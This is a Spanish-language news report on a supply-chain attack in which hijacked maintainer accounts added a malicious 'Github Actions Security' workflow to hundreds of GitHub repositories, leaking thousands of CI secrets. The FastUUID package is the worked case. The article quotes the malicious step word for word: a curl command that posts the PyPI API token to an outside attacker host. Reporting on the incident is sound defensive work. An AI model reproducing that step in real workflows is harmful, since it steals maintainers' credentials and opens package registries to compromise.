

Investigadores de GitGuardian han detectado un ataque masivo contra usuarios de GitHub, en el cual se obtuvo control sobre 327 cuentas y se sustituyó un manejador malicioso de Github Action en 817 repositorios. Este ataque resultó en la filtración de 3325 secretos utilizados en sistemas de integración continua y transmitidos a través de variables de entorno, incluyendo tokens de acceso a PyPI, GitHub, NPM, DockerHub y varios almacenes en la nube.

GitHub Actions permite a los desarrolladores de código adjuntar manejadores para automatizar diversas operaciones en GitHub. Por ejemplo, a través de GitHub Actions se pueden realizar ciertas verificaciones y pruebas al hacer commits o automatizar el manejo de nuevos Issues. El manejador malicioso se difundió bajo el nombre de ‘Github Actions Security’ e incluía en la sección ‘run’ el comando ‘curl’, que enviaba el contenido de las variables de entorno a un host externo al ejecutar tareas en el entorno de integración continua. El commit malicioso se añadió desde cuentas de mantenedores de proyectos que probablemente fueron hackeadas o cayeron víctimas de phishing.
El ataque fue identificado tras analizar actividades anómalas relacionadas con el paquete FastUUID, que proporciona un envoltorio de Python sobre la biblioteca Rust UUID. El paquete FastUUID, que en la última semana ha tenido casi 1.2 millones de descargas, se utiliza como dependencia en el popular proyecto LiteLLM, que tiene más de 5 millones de descargas semanales en PyPI. El análisis de los cambios en el repositorio de FastUUID mostró que el 2 de septiembre, el mantenedor del proyecto añadió un commit con un nuevo manejador de Github Action, que contenía código para enviar el token al repositorio de PyPI a un host externo. — name: Github Actions Security run: | curl -s -X POST -d ‘PYPI_API_TOKEN=${{ secrets.PYPI_API_TOKEN }}’ https://bold-dhawan.45-139-104-115.plesk.page
El problema se identificó antes de que los atacantes pudieran aprovecharse del token interceptado; no se han registrado publicaciones de cambios maliciosos o versiones modificadas del paquete en PyPI para FastUUID. Se han detectado sustituciones similares en Github Action en 816 repositorios, cuyos propietarios, así como la administración de PyPI, GitHub, NPM y DockerHub, han sido notificados. Al cierre de la tarde de ayer, los commits maliciosos habían sido revertidos en aproximadamente 100 repositorios. Actualmente, al buscar en GitHub se identifican 671 commits con Github Action maliciosos.
Fuente: opennet.ru
